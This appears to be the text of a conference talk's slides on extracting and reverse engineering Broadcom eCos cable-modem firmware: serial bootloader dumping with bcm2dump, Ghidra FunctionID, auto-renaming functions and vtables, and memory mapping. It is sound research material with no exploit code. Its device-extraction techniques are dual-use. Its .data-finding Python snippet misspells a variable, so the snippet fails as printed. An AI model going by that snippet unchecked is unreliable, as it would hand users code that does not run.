21   int iVar15;
22
23   uVar8 = param_2;
24   uVar4 = param_3;
25   FUN_83f8bd10((byte *)s_NandFlashRead:_Reading_offset_0x_83f8e018,param_2,param_3,param_4);
26   pcVar7 = s_NandFlashRead_error:_Buffer_not_w_83f8e04c;
27   if (((uint)param_1 & 3) == 0) {
28     uVar10 = param_2;
29     uVar13 = param_2;
30     if (param_2 == DAT_83f90b5c) {
31       uVar10 = DAT_83f90b60;
32       uVar13 = DAT_83f90b64;
33     }
```

Firmware Extraction / bootloaders analysis

- Most bootloaders I analyzed still have verbose logging and we can use that to our advantage.
- The process is dead simple:
  - identify log call
  - extract function name from the log call
  - rename the function where log function is called with the extracted name

Firmware Extraction / bootloaders analysis

```
./ecos_bootloader_analysis.py bootloader.clean.bin
[+] Binary loaded. Launching analysis.
[+] Looking through strings ...
[+] 28 potential function names identified
Identified function                    Name                Offset
-------------------------------------------------------------------
ETHrxData                              fcn.83f85cd0        (0x83F85CD0)
ETHtxData                              fcn.83f85dc8        (0x83F85DC8)
NandFlashCopyBlock                     fcn.83f841f0        (0x83F841F0)
NandFlashCopyPage                      fcn.83f839f8        (0x83F839F8)
NandFlashEraseBlock                    fcn.83f83830        (0x83F83830)
NandFlashEraseNextGoodBlock            fcn.83f8395c        (0x83F8395C)
NandFlashMarkBadBlock                  fcn.83f836e8        (0x83F836E8)
NandFlashRead                          fcn.83f83e9c        (0x83F83E9C)
NandFlashRewriteBlock                  fcn.83f842ec        (0x83F842EC)
NandFlashWaitReady                     fcn.83f83164        (0x83F83164)
NandFlashWrite                         fcn.83f834fc        (0x83F834FC)
--snip--
SpiFlashCmdAddr                        fcn.83f81038        (0x83F81038)
SpiFlashRead                           fcn.83f81324        (0x83F81324)
SwitchReadInt                          fcn.83f82ca4        (0x83F82CA4)
TransmitBurst                          fcn.83f86158        (0x83F86158)
ValidateFlashMap                       fcn.83f82028        (0x83F82028)
WriteBPCMReg                           fcn.83f843f0        (0x83F843F0)
```

Firmware Extraction / bootloaders profile

```
.versions = {
    {
        .intf = BCM2_INTF_BLDR,
        .rwcode = 0x84010000,
        .buffer = 0x85f00000
    },
    {
        .version = "2.5.0beta8 Rev2",
        .intf = BCM2_INTF_BLDR,
        .magic = { 0x83f8f600, "2.5.0beta8 Rev2" },
        .printf = 0x83f8bd10,
        .spaces = {
            {
                .name = "flash",
                .read = {
                    .addr = 0x83f83e9c,
                    .mode = BCM2_READ_FUNC_BOL,
                    },
            },
            {
                .name = "nvram",
                .read = {
                    .addr = 0x83f81324,
                    .mode = BCM2_READ_FUNC_OBL,
                },
            }
        }
    }
}
```

Firmware Extraction / bootloaders profile

```
./bcm2dump -v info /dev/ttyUSB0,115200
detected profile TCG300(bootloader), version 2.5.0beta8
TCG300: Siligence TCG300-D22F
============================
pssig           0xd22f
blsig           0x0000

ram             0x00000000                                      RW
------------------------------------------------------------------
(no partitions defined)

nvram           0x00000000 - 0x000fffff  (     1 MB)  RO
------------------------------------------------------------------
bootloader      0x00000000 - 0x0000ffff  (    64 KB)
permnv          0x00010000 - 0x0002ffff  (   128 KB)
dynnv           0x000c0000 - 0x000fffff  (   256 KB)

flash           0x00000000 - 0x07ffffff  (   128 MB)  RO
------------------------------------------------------------------
linuxapps       0x00100000 - 0x026fffff  (    38 MB)
image1          0x02700000 - 0x036fffff  (    16 MB)
image2          0x03700000 - 0x046fffff  (    16 MB)
linux           0x04700000 - 0x04efffff  (     8 MB)
linuxkfs        0x04f00000 - 0x06efffff  (    32 MB)
```

Firmware Extraction / bcm2dump

```
./bcm2dump -v dump /dev/ttyUSB0,115200 flash image1 image1.bin
 detected profile TCG300(bootloader), version 2.5.0beta8
 updating code at 0x84010000 (436 b)
  100.00% (0x840101b3)                6  bytes/s (ELT      00:01:11)
 dumping flash:0x02700000-0x036fffff (16777216 b)
  100.00% (0x036fffff)             7.10k bytes/s (ELT      00:38:28)
```

Firmware Extraction / bcm2dump

- Writing a bcm2dump bootloader profile is more tedious, but dumping memory by patching code is way faster than relying on console prompt commands.
- Sometimes there’s no other way anyway (e.g. disabled console prompt).

Firmware Extraction / firmware dump

- Back to our firmware dump !

```
$ ./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 flash image1 /tmp/image1.bin
$ ./bcm2dump -vvv -P CG3700B dump /dev/ttyUSB0 nvram permnv /tmp/nvram.out
$ ./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 nvram dynnv /tmp/dynnv.out

$ hexdump -C /tmp/image1.bin
00000000  c2 00 00 05 00 03 00 00  58 0f 1c cf 00 4b 8e c4  |........X....K..|
00000010  80 00 40 00 43 47 33 37  30 30 42 2d 31 56 32 46  |..@.CG3700B-1V2F|
00000020  53 53 5f 56 32 2e 30 33  2e 30 33 75 5f 73 74 6f  |SS_V2.03.03u_sto|
00000030  2e 62 69 6e 00 00 00 00  00 00 00 00 00 00 00 00  |.bin............|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 d6 5b 00 00  69 91 be 87 5d 00 00 00  |.....[..i...]...|
00000060  01 00 20 20 0e 00 0d 3a  28 ab ef 31 23 33 44 83  |..  ...:(..1#3D.|
00000070  db 18 9b 57 12 d9 ed 76  9b d2 8d 4c ad 5b 7f 7a  |...W...v...L.[.z|
00000080  0f 11 d2 c8 a8 77 99 48  98 fb 58 74 c2 b6 82 6e  |.....w.H..Xt...n|
00000090  74 89 bd 9f fb 21 63 03  40 1b dd 39 8b 6e a5 4f  |t....!c.@..9.n.O|
```

Firmware Extraction / ProgramStore

ProgramStore Header

Signature	Control	Major Revision	Minor Revision
Calendar Time		Total Compressed Length	
Program Load Address			
Filename			
pad			
Compressed Length 1		Compressed Length 2	
Hcs	reserved	CRC	

c2	00	00	05	00	03	00	00
58	0f	1c	cf	00	4b	8e	c4
80	00	40	00	43	47	33	37
30	30	42	2d	31	56	32	46
53	53	5f	56	32	2e	30	33
2e	30	33	75	5f	73	74	6f
2e	62	69	6e	00	00	00	00
00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00
d6	5b	00	00	69	91	be	87

Firmware Extraction / ProgramStore

```
./ProgramStore -f ~/research/voo/image1.bin -x
No output file name specified.  Using /home/quentin/research/voo/image1.out.
Signature: c200
Control: 0005
Major Rev: 0003
Minor Rev: 0000
Build Time: 2016/10/25 08:50:23 Z
File Length: 4951748 bytes
Load Address: 80004000
Filename: CG3700B-1V2FSS_V2.03.03u_sto.bin
HCS: d65b
CRC: 6991be87
```

FIRMWARE ANALYSIS

Firmware Analysis / Image Loading

- Load the firmware dump in your SRE tool of choice.
  - Architecture: **MIPS 32 bits big endian**
  - Load address: **0x80004000**

- We have strings and proper xrefs, but:
  - no symbols
  - no function names
  - no memory mappings

Firmware Analysis / Introducting FID

- Ghidra provides an interesting feature called **FunctionID**. Similar to what IDA provides under the FLIRT name or Binary Ninja “Signature Libraries”.
- Let’s identify standard eCos library functions by building our own Ghidra FunctionID database !

Firmware Analysis / Applying FunctionID

- Building an eCos FIDB in 5 easy steps:
  1) Download the eCos source code
  2) Cross-compile each eCos subsystem to a MIPS32 big endian ELF object files
  3) Load all object files to a dedicated Ghidra project subdirectory
  4) Run FunctionID analysis on all loaded object files
  5) Export the FunctionID database

Firmware Analysis / Applying FunctionID

- A bunch of bash, Python and Vagrant script writing later...

```
Running provisioner: shell...
Running: /tmp/vagrant-shell20210215-1881060-1chpet9.sh
[+] Installing dependencies.
Package compat-gcc-34-3.4.6-19.el6.x86_64 already installed and latest version
Package binutils-2.20.51.0.2-5.48.el6_10.1.x86_64 already installed and latest version
Package glibc-devel-2.12-1.212.el6_10.3.i686 already installed and latest version
Package 1:tcl-8.5.7-6.el6.x86_64 already installed and latest version
Package unzip-6.0-5.el6.x86_64 already installed and latest version
[+] Downloading sources.
[+] Downloading patches.
[+] Applying patches.
patching file binutils-2.13.1/bfd/elf32-v850.c
patching file gcc-3.2.1/gcc/config/arm/t-arm-elf
```

Firmware Analysis / Applying FunctionID

- A bunch of bash, Python and Vagrant script writing later...

FID DbViewer: broadcom-ecos.fidb


Database: /home/vindicta/research/ecos/fidb/broadcom-ecos.fidb

Tables: Libraries Table (26)

Library ID	Library Family Name*	Library Version*	Library Variant	Ghidra Version	Ghidra Language ID
0x2ed1e2bebe2bda32	compat_posix	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bed8abda34	devs_serial_mips_bcm33xx	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bedbebda31	error	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bee74bda22	hal_common	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bef12bda24	hal_mips_arch	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bef66bda3a	hal_mips_bcm33xx	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf00abda31	hal_mips_mips32	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf05ebda39	infra	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf140bda3b	io_common	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf192bda39	io_eth	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf27cbda24	io_fileio	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf35ebda39	io_serial	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf3c0bda3c	io_wallclock	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf52ebda21	kernel	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf67ebda39	language_c_libc_i18n	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf6e4bda2d	language_c_libc_setjmp	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf714bda2b	language_c_libc_startup	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bf91ebda25	language_c_libc_stdio	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bfaf8bda2b	language_c_libc_stdlib	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bfc44bda24	language_c_libc_string	2	0	9.1.2	MIPS:BE:32:default
0x2ed1e2bfd66bda25	language_c_libc_time	2	0	9.1.2	MIPS:BE:32:default

Firmware Analysis / Functions Auto-renaming


- Identified tracing functions left by Broadcom when reversing



```
1
2  undefined4 setBridgePortEnable(int *param_1,undefined4 param_2,undefined4 param_3,uint *param_4)
3
4  {
5    int iVar1;
6    int iVar2;
7    undefined4 uVar3;
8    int *piVar4;
9    uint uVar5;
10   uint *puVar6;
11
12   debug_logger(0x20,s_-<%s>-_Entering_func_80f33ebc,(uint *)s_setBridgePortEnable_80f33ee4,param_4);
13   iVar1 = FUN_8017e490();
14   if (iVar1 == 0) {
15     return 2;
16   }
```

Firmware Analysis / Functions Auto-renaming


- Identified tracing functions left by Broadcom when reversing



```
1
2  void UcdMsgEvent(int param_1,undefined *param_2,uint *param_3,char *param_4)
3
4  {
5    undefined *puVar1;
6    uint *puVar2;
7    uint uVar3;
8    int iVar4;
9    uint *puVar5;
10   char *pcVar6;
11   int iVar7;
12   uint uVar8;
13   uint uVar9;
14   int local_30;
15
16   uVar8 = (uint)param_3 & 0xff;
17   uVar9 = (uint)param_4 & 0xff;
18   iVar7 = param_1 + 0x8c;
19   puVar1 = FUN_800187f4(iVar7,0x10);
20   if (puVar1 != (undefined *)0x0) {
21     puVar2 = (uint *)FUN_800187f4(iVar7,0x10);
22     param_3 = (uint *)&DAT_00000010;
23     param_4 = s_UcdMsgEvent_80fa5dc0;
24     puVar2 = debug_logger2(iVar7,puVar2,(uint *)&DAT_00000010,(uint *)s_UcdMsgEvent_80fa5dc0);
25     puVar2 = debug_logger5(puVar2,(uint *)s_Entering..._80fa5dcc,param_3,(uint *)param_4);
26     puVar2 = FUN_80261098(param_1,puVar2,param_3,(uint *)param_4);
27     FUN_80f1bfa8((int *)puVar2,FUN_804b45b0,param_3,(uint *)param_4);
28   }
```

Firmware Analysis / Functions Auto-renaming

- Identified tracing functions left by Broadcom when reversing



```
1
2  void BcmAmdFlashDevice(undefined4 *param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)
3
4  {
5    ulonglong uVar1;
6
7    BcmFlashDevice(param_1,(uint *)s_AMD/Fujitsu_Standard_Flash_80f214ac,1,param_4);
8    *param_1 = 0x81926a28;
9    param_1[0x17] = 0;
10   *(undefined *)(param_1 + 0x18) = 0;
11   *(undefined2 *)((int)param_1 + 0x62) = 0;
12   *(undefined *)(param_1 + 0x19) = 0;
13   debug_logger3((int)(param_1 + 1),s_BcmAmdFlashDevice_80f214c8);
14   uVar1 = FUN_808c17d4();
15   DAT_8196b580 = (int)(uVar1 >> 0x20);
16   DAT_8196b584 = (int)uVar1;
17   return;
18 }
19
```

Firmware Analysis / Functions Auto-renaming

- Identified tracing functions left by Broadcom when reversing

```
1
2  void BcmDhcpServerRamDatabaseIf(uint *param_1,undefined4 param_2,undefined4 param_3,uint *param_4)
3
4  {
5    int *piVar1;
6    undefined *puVar2;
7    uint *puVar3;
8    char *pcVar4;
9    undefined *puVar5;
10   undefined4 uVar6;
11   uint *puVar7;
12   undefined *puVar8;
13
14   pcVar4 = s_BcmDhcpServerRamDatabaseIf_80fc4a8c;
15   debug_logger4(param_1,s_BcmDhcpServerRamDatabaseIf_80fc4a8c,
16                 (uint *)s_BcmDhcpServerRamDatabaseIf_80fc4a8c,param_4);
17   param_1[7] = 0;
18   param_1[8] = 0;
19   param_1[9] = 0;
20   FUN_804ba4c8(param_1);
21   puVar3 = param_1;
```

Firmware Analysis / Functions Auto-renaming

- To take advantage of that, I wrote a custom Ghidra script that given a logging function would:
  - get a list of all functions calling that logging function (cross-references)
  - for each call, get the pointer value that is put into $a1, $a2, or $a3 depending on the logging function parameters
  - rename the function using the string pointer to by pointer

Firmware Analysis / Vtables Identification

- If you look at constructor functions - considering you set the function calling convention to “this call” - you’ll see the this pointer set to a specific address:

Decompile: BcmEcosMessageQueue - (TCG300-D22F.out)

```
1
2  void __thiscall
3  BcmEcosMessageQueue(void *this,undefined4 *param_1,int param_2,uint *param_3,undefined4 param_4)
4
5  {
6    BcmPortableSwMessageQueue((undefined4 *)this,(int)param_1,(uint *)param_2,param_3);
7    *(undefined4 *)this = 0x81959ba0;
8    debug_logger3((int)this + 0xc,s_BcmEcosMessageQueue_81133970);
9    return;
10 }
11
```

Firmware Analysis / Vtables Identification

- By looking at the function names observed in logging calls, we see the “classname::function_name” nomenclature, which indicates usage of C++.
- Wrote a script that goes over all the ‘PTR_FUN’ labels and checks the function name, if the function name follows the C++ naming convention, it will rename the label to class_name::vftable.

Firmware Analysis / Vtables Identification

- Results !

```
                    BcmEcosMessageQueue::vftable                    XREF[3]:    BcmEcosMessageQueue:8082(
                                                                                ~BcmEcosMessageQueue:808
                                                                                ~BcmEcosMessageQueue:808
81959ba0 80 82 c6 ec     addr       BcmEcosMessageQueue::~BcmEcosMessageQueue
81959ba4 80 82 c7 10     addr       BcmEcosMessageQueue::~BcmEcosMessageQueue
81959ba8 80 02 66 20     addr       BcmEcosMessageQueue::FUN_80026620
81959bac 80 53 53 00     addr       BcmEcosMessageQueue::FUN_80535300
81959bb0 80 02 73 e4     addr       BcmEcosMessageQueue::FUN_800273e4
81959bb4 80 53 53 28     addr       BcmEcosMessageQueue::FUN_80535328
81959bb8 80 53 53 58     addr       BcmEcosMessageQueue::Unqueue
81959bbc 80 4b a8 2c     addr       BcmMessageQueue::Wait
81959bc0 80 02 5a 14     addr       BcmEcosMessageQueue::FUN_80025a14
81959bc4 80 53 5d 64     addr       LAB_80535d64
81959bc8 00              ??         00h
81959bc9 00              ??         00h
81959bca 00              ??         00h
81959bcb 00              ??         00h
81959bcc 00              ??         00h
81959bcd 00              ??         00h
81959bce 00              ??         00h
81959bcf 00              ??         00h
```

Firmware Analysis / Vtables Identification

- Super useful to observe class inheritance and extensions

```
addr        BcmSpectrumAnalyzerNonVolSettings::FUN_80517e98
addr        BcmBfcTr69NonVolSettings::FUN_80169938
addr        BcmSpectrumAnalyzerNonVolSettings::WriteTo
addr        BcmSpectrumAnalyzerNonVolSettings::ReadFrom
addr        BcmSpectrumAnalyzerNonVolSettings::FUN_80518744
addr        BcmSpectrumAnalyzerNonVolSettings::FUN_80519200
addr        BcmBfcTr69NonVolSettings::ReadFromImpl
addr        BcmBfcTr69NonVolSettings::WriteToImpl
addr        BcmBfcTr69NonVolSettings::FUN_8016c05c
```

Firmware Analysis / Some Stats

- **ASKEY**: 54667 functions identified by Ghidra, 3179 auto-renamed with the script, 1972 identified with eCos FIDB (5151 functions identified, which is close to 10% of the binary that was identified).
- **Netgear**: 50138 functions identified by Ghidra, 2603 auto-renamed with the script, 1972 identified with eCos FIDB (4575 functions identified, which is close to 10% of the binary that was identified).

Firmware Analysis / Recap

- We have a firmware image properly loaded in Ghidra
- We identified all standard eCos library functions
- We auto-renamed a good chunk of Broadcom’s functions
- We identified and renamed C++ vtables.
- ~~We have a good understanding of memory mappings~~

MEMORY MAPPING

Memory Mapping / Introduction

Let’s map the memory. Ideally we want to know the location of:

- any vector (interrupt vectors, exception vectors, virtual vector table, etc)
- **.text** segment
- **.data** segment
- **.bss** segment
- **stack**
- **heap**

Memory Mapping / vectors

TODO

Memory Mapping / .text

.text is easy to find, it’s your load address :)

In our case: 0x80004000

Memory Mapping / .data

In Broadcom firmwares, the **.data** segment always starts with the string "*bcm0*".

```
                        FUN_80f20ec8                                    XREF[1]:
80f20ec8 03 e0 00 08     jr          ra
     assume gp = <UNKNOWN>
80f20ecc 00 00 00 00     _nop

                        DAT_80f20ed0                                    XREF[1]:
80f20ed0 62              ??          62h    b
80f20ed1 63              ??          63h    c
80f20ed2 6d              ??          6Dh    m
80f20ed3 30              ??          30h    0
80f20ed4 00              ??          00h
80f20ed5 00              ??          00h
80f20ed6 00              ??          00h
80f20ed7 00              ??          00h
```

Given that the **.data** segment is at the end of the firmware file, it ends with a large amount of null bytes.

Memory Mapping / .data

```
DEFAULT_LOAD_ADDRESS = 0x80004000
fp =  open(sys.argv[1], 'rb')
s = fp.read()
fp.close()

data_start_offset = s.find(b"\x00\x00\x00\x00bcm0\x00\x00\x00\x00")
data_end_offet = s.find(b"\x00" * 2000)
data_start = DEFAULT_LOAD_ADDRESS + data_start_offset
data_end = DEFAULT_LOAD_ADDRESS + data_end_offset
print("__data_start: {:0x}".format(data_start))
print("__data_end: {:0x}".format(data_end))
```

Memory Mapping / .bss

During the boot sequence, eCos clears the .bss section.

This action is executed by the **hal_zero_bss** function.

That function is defined in *./packages/hal/mips/arch/v2_0/src/vectors.S*, in pure MIPS assembly.

Memory Mapping / .bss

During the boot sequence, eCos clears the .bss section.

This action is executed by the **hal_zero_bss** function.

That function is defined in *./packages/hal/mips/arch/v2_0/src/vectors.S*, in pure MIPS assembly.

```
## hal_zero_bss
## Zero bss. Done in assembler to be optimal rather than using memset,
## which would risk zeroing bss while using it.

FUNC_START(hal_zero_bss)
    --snip--
    la      a0,__bss_start          # start of bss
    la      a1,__bss_end            # end of bss
    andi    a2,a0,mips_regsize-1    # is bss aligned?
    bne     a2,zero,1f              # skip word copy
    nop
    --snip--
```

Memory Mapping / .bss

During the boot sequence, eCos clears the .bss section.

This action is executed by the **hal_zero_bss** function.

That function is defined in *./packages/hal/mips/arch/v2_0/src/vectors.S*, in pure MIPS assembly.

```
## hal_zero_bss
## Zero bss. Done in assembler to be optimal rather than using memset,
## which would risk zeroing bss while using it.

FUNC_START(hal_zero_bss)
    --snip--
    la      a0,__bss_start              # start of bss
    la      a1,__bss_end                # end of bss
    andi    a2,a0,mips_regsize-1        # is bss aligned?
    bne     a2,zero,1f                  # skip word copy
    nop
    --snip--
```

Memory Mapping / .bss

During the boot sequence, eCos clears the .bss section.

This action is executed by the **hal_zero_bss** function.

That function is defined in *./packages/hal/mips/arch/v2_0/src/vectors.S*, in pure MIPS assembly.

```
## hal_zero_bss
## Zero bss. Done in assembler to be optimal rather than using memset,
## which would risk zeroing bss while using it.

FUNC_START(hal_zero_bss)
    --snip--
    la      a0,__bss_start          # start of bss
    la      a1,__bss_end            # end of bss
    andi    a2,a0,mips_regsize-1    # is bss aligned?
    bne     a2,zero,1f              # skip word copy
    nop
    --snip--
```

Memory Mapping / .bss

We discovered that hal_zero_bss always starts at the same offset (0x80004854), regardless of the firmware vendor.

This is due to the way eCos compilation works and the fact that hal_zero_bss is defined before eCos packages or external libraries.

Given an arbitrary firmware file, we should be able to auto-identify the start and end locations of the .bss section by seeking to that offset and matching on the instructions setting registers $a0 and $a1.

Memory Mapping / .bss

We discovered that hal_zero_bss always starts at the same offset (0x80004854), regardless of the firmware vendor.

This is due to the way eCos compilation works and the fact that hal_zero_bss is defined before eCos packages or external libraries.

Given an arbitrary firmware file, we should be able to auto-identify the start and end locations of the .bss section by seeking to that offset and matching on the instructions setting registers $a0 and $a1.

```
hal_zero_bss
80004854 3c 04 81 61     lui         a0,0x8161
80004858 24 84 68 c8     addiu       a0,a0,0x68c8
8000485c 3c 05 81 b5     lui         a1,0x81b5
80004860 24 a5 25 70     addiu       a1,a1,0x2570
80004864 30 86 00 03     andi        a2,a0,0x3
80004868 14 c0 00 12     bne         a2,zero,LAB_800048b4
8000486c 00 00 00 00     _nop
```

Memory Mapping / .bss

We discovered that hal_zero_bss always starts at the same offset (0x80004854), regardless of the firmware vendor.

This is due to the way eCos compilation works and the fact that hal_zero_bss is defined before eCos packages or external libraries.

Given an arbitrary firmware file, we should be able to auto-identify the start and end locations of the .bss section by seeking to that offset and matching on the instructions setting registers $a0 and $a1.

```
hal_zero_bss
80004854 3c 04 81 61     lui         a0,0x8161
80004858 24 84 68 c8     addiu       a0,a0,0x68c8
8000485c 3c 05 81 b5     lui         a1,0x81b5
80004860 24 a5 25 70     addiu       a1,a1,0x2570
